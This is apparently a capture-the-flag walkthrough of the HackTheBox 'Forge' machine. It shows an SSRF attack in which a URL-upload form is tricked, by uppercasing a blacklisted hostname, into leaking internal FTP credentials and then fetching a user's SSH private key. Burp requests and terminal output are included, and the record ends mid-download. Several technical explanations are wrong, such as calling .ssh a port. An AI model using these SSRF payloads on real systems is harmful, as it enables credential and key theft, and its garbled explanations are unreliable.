
Now , let’s go with the following directories,

#EXPLOITING WITH GOBUSTER






As we can see that the admin.foge.htb/ refused to connect to tw server , Let's try to add admin.foge.htb/ into our machine repository .



First , I have typed ("sudo nano /etc/hosts") in the terminal , and I have Add the source ('admin.forge.htb , Admin.forge.htb") and typed ctrl+x and Y and enter. Now let's see its work or not ,




Only localhost is allowed!


As we can see that it is connected to the server but, it was saying that "Only Local Host is allowed to connect to the page"

#STARTING LOCAL HOST APACHE2 SERVER

To start the Apache server, First open your terminal and type "sudo service apache2 start".




Now the apache server is started in local host http://127.1.1.1 let's try to upload our server in upload box.



File uploaded successfully to the following url: http://forge.htb/uploads/LAoFx64y9mrHNOhDsNwF

We can see that our server address is successfully uploaded to the forge server. Now let's go with the given URL.



It is showing us error message so let's try with burpsuit.

INTRODUCTION TO BURPSUITE

Burp Suite is an easy-to-use integrated platform for web application security. Burp includes multiple tools that are seamlessly integrated and allow you to test every component and aspect of modern web applications. Whether you need to verify the robustness of your authentication mechanism, the predictability of your session tokens, or the input validation checkpoints present in your application, Burp is the Swiss-army knife for security practitioners. Not only does it allow in-depth manual assessments, but it also combines automated techniques to enumerate and analyze web application resources.

Burp has been developed by PortSwigger Ltd. and it is distributed in two editions:

- Burp Free
- Burp Professional

In its essence, Burp is a local web proxy that allows to intercept, inspect, and modify HTTP/S requests and responses between the user's browser and the target website. While the user navigates through the web application, the tool acquires details on all visited pages, scripts, parameters, and other components. The traffic between the browser and the server can be eventually visualized, analyzed, modified, and repeated multiple times. The different tools included in Burp Suite can be easily distinguished by the upper tabs:


- Target: This tool allows to aggregate all web application resources, thus guiding the user throughout the security test.
- Proxy: It is the core component of the tool, which allows to intercept and modify all web traffic.
- Spider: An automatic crawler that can be used to discover new pages and parameters.
- Scanner: A complete web application security scanner, available in the Professional version only.
- Intruder: Burp Intruder allows to customize and automate web requests. Repeating multiple times the same request with different content allows to perform fuzzing. Web fuzzing typically consists of sending unexpected inputs to the target application. This process may help to identify security flaws.

- Repeater: A simple yet powerful tool that can be used to manually modify and re-issue web requests.
- Sequencer: Burp Sequencer is the perfect tool for verifying the randomness and predictability of security tokens, cookies, and more.
- Decoder: It allows to encode and decode data using multiple encoding schemes (for example, URLencode) or common hash functions (for example, MD5)
- Comparer: A visual diff tool that can be used to detect changes between web pages.

GETTION STARTED WITH BURPSUIT

Burpsuit is pre-installed in kali linux. First open the burpsuit and go to the proxy option and turn on the intercept, after the intercept is on open the firefox and install the Foxyproxy extension . In the foxyproxy set the proxy defult to burpsuit. To see the defult proxy id go to the burpsuit and in the proxy buttom there is option buttom , go to the option buttom there is the defult proxy id. Set the defult proxy of burpsuite to the foxyproxy and turn on the foxyproxy in firefox. Now ,

In the upload from url option in http:// forge.htb in the upload section put this url http://admin.forge.htb/ and open the burpsuite .



After opening burpsuit when the browser send the request the burpsuit will intercept that request. When the request is intercepted send to the repeater and you will see the following page.

In the screenshot in right side you have seen that the url contain the blacklisted address . Now lets edit request of repeater and send to responser.We will change the url to http://ADMIN.FORGE.HTB and see the response.

Applications Places burp-StartBurp Jan 27 7:26 PM 100 %

Burp Suite Professional v2020.11 - Temporary Project - licensed to Uncia

Burp Project Intruder Repeater Window Help

Dashboard | Target | Proxy | Intruder | Repeater | Sequencer | Decoder | Comparer | Extender | Project options | User options

3 ...

Send | Cancel | Target: http://forge.htb

Request

Pretty | Raw | \n | Actions

```
1  POST /upload HTTP/1.1
2  Host: forge.htb
3  User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:91.0) Gecko/20100101
   Firefox/91.0
4  Accept:
   text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;
   q=0.8
5  Accept-Language: en-US,en;q=0.5
6  Accept-Encoding: gzip, deflate
7  Content-Type: application/x-www-form-urlencoded
8  Content-Length: 35
9  Origin: http://forge.htb
10 Connection: close
11 Referer: http://forge.htb/upload
12 Upgrade-Insecure-Requests: 1
13
14 url=http://ADMIN.FORGE.HTB&remote=1
```

Search... 0 matches

Response

Pretty | Raw | Render | \n | Actions

```
26      <div id="content">
27        <h2 onclick="show_upload_local_file()">
28          Upload local file
29        </h2>
30        <h2 onclick="show_upload_remote_file()">
31          Upload from url
32        </h2>
33        <div id="form-div">
34
35        </div>
36      </div>
37    </center>
38    <br>
39    <br>
40    <h1>
41      <center>
42        <strong>
            File uploaded successfully to the following url:
          </strong>
43      </center>
44    </h1>
45    <h1>

46      <center>
47        <strong>
            <a href="http://forge.htb/uploads/cFkWVj2zEs3KfZ8oi78q">ht
          </strong>
48      </center>
49    </h1>
50  </body>
51 </html>
```

Search... 0 matches

INSPECTOR

- Query Parameters (0)
- Body Parameters (2)
- Request Cookies (0)
- Request Headers (11)
- Response Headers (6)

Done 1,446 bytes | 867 millis

When we have changed the url in repeater the responser has given the unique to us , lets see it's page source in terminal with the help of curl command.


Applications Places Terminal Jan 27 7:28 PM 100 %

saugat@kali:~/Desktop/burp_suite_pro_v2020.11

saugat@kali:~/Desktop/burp_suite_pro_v2020.11 | saugat@kali:~/Desktop/burp_suite_pro_v2020.11

```
┌─[saugat@kali]─[~/Desktop/burp_suite_pro_v2020.11]
└──╼ $curl http://forge.htb/uploads/cFkWVj2zEs3KfZ8oi78q
<!DOCTYPE html>
<html>
<head>
    <title>Admin Portal</title>
</head>
<body>
    <link rel="stylesheet" type="text/css" href="/static/css/main.css">
    <header>
            <nav>
                <h1 class=""><a href="/">Portal home</a></h1>
                <h1 class="align-right margin-right"><a href="/announcements">Announcements</a></h1>
                <h1 class="align-right"><a href="/upload">Upload image</a></h1>
            </nav>
    </header>
    <br><br><br><br>
    <br><br><br><br>
    <center><h1>Welcome Admins!</h1></center>
</body>
</html>┌─[saugat@kali]─[~/Desktop/burp_suite_pro_v2020.11]
└──╼ $
```

As we can see Highlighted text in screen shot it has given us /announcements as an extension so lets try to add /announcements to the burpsuite repeater and see the response.



As we can see that the new url is responsed when we add /announcements in http://ADMIN.FORGE.HTB/announcements . now lets see the responsed url using curl.

```
└─# curl http://forge.htb/uploads/u9zzExsACaYnL8bB4vwy
<!DOCTYPE html>
<html>
<head>
    <title>Announcements</title>
</head>
<body>
    <link rel="stylesheet" type="text/css" href="/static/css/main.css">
    <link rel="stylesheet" type="text/css" id="/static/css/announcements.css">
    <header>
            <nav>
                <h1 class=""><a href="/">Portal home</a></h1>
                <h1 class="align-right margin-right"><a href="/announcements">Announcements</a></h1>
                <h1 class="align-right"><a href="/upload">Upload image</a></h1>
            </nav>
    </header>
    <br><br><br>
    <ul>
        <li>An internal ftp server has been setup with credentials as user:heightofsecurity123!</li>
        <li>The /upload endpoint now supports ftp, ftps, http and https protocols for uploading from url.</li>
        <li>The /upload endpoint has been configured for easy scripting of uploads, and for uploading an image,
one can simply pass a url with ?u=&lt;url&gt;.</li>
    </ul>
</body>
</html>┌─[root@kali]─[/home/saugat]
└─#
```

As we can see from the above screenshot when we see the responced url source code using curl we have found the user:heightofsecurity123! Now ,we all know that the port no.22 ssh is in open state so let's exploit it in burpsuit.

Applications Places burp-StartBurp Jan 28 12:14 PM 100 %

Burp Suite Professional v2020.11 - Temporary Project - licensed to Uncia

Burp Project Intruder Repeater Window Help

Dashboard | Target | Proxy | Intruder | Repeater | Sequencer | Decoder | Comparer | Extender | Project options | User options

1 ...

Send | Cancel | Target: http://forge.htb

Request

Pretty | Raw | \n | Actions

```
1 POST /upload HTTP/1.1
2 Host: forge.htb
3 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:91.0) Gecko/20100101
  Firefox/91.0
4 Accept:
  text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0
  .8
5 Accept-Language: en-US,en;q=0.5
6 Accept-Encoding: gzip, deflate
7 Content-Type: application/x-www-form-urlencoded
8 Content-Length: 98
9 Origin: http://forge.htb
10 Connection: close
11 Referer: http://forge.htb/upload
12 Upgrade-Insecure-Requests: 1
13
14 url=
  http://ADMIN.FORGE.HTB/upload?u=ftp://user:heightofsecurity123!@127.1.1.
  1/.ssh/id_rsa&remote=1
```

Search... 0 matches

Response

Pretty | Raw | Render | \n | Actions

```
26      <div id="content">
27        <h2 onclick="show_upload_local_file()">
28          Upload local file
29        </h2>
30        <h2 onclick="show_upload_remote_file()">
31          Upload from url
32        </h2>
33        <div id="form-div">
34
35        </div>
36      </div>
37    </center>
38    <br>
39    <br>
40    <h1>
41      <center>
42        <strong>
            File uploaded successfully to the following url:
          </strong>
43      </center>
44    </h1>
45    <h1>

46      <center>
47        <strong>
            <a href="http://forge.htb/uploads/RCdulfltkc2yDnsxtJr9">http://forge.htb/uploads/RCdulfltkc2yDnsxt
          </strong>
48      </center>
49    </h1>
50  </body>
51 </html>
```

Search... 0 matches

Done 1,446 bytes | 867 millis

As we can see that I have removed /announcements and add the upload?u=ftp://heightofsecurity123!@127.1.1.1/.ssh/id_rsa where ,

upload= upload the file/url
ftp= the ftp port which is in filtred state
user:heightofsecurity123! = the username of ftp
127.1.1.1 = our local apache server
.ssh = the ssh port which is in open state
id_rsa = RSA (Rivest–Shamir–Adleman) is a public-key cryptosystem that is widely used for secure data transmission.

Now let's go with Responsed url with wget command.

```
Applications  Places  Terminal        Jan 28  12:13 PM                    100 %
saugat@kali:~/Desktop/New Folder
┌─[saugat@kali]─[~/Desktop/New Folder]
└──╼ $wget http://forge.htb/uploads/RCdulfltkc2yDnsxtJr9
--2022-01-28 12:12:53--  http://forge.htb/uploads/RCdulfltkc2yDnsxtJr9
Resolving forge.htb (forge.htb)... 10.10.11.111
Connecting to forge.htb (forge.htb)|10.10.11.111|:80... connected.
HTTP request sent, awaiting response... 200 OK
Length: 2590 (2.5K) [image/jpg]
Saving to: 'RCdulfltkc2yDnsxtJr9'

RCdulfltkc2yDnsxtJr9 100%[=====================>]   2.53K  9.39KB/s    in 0.3s

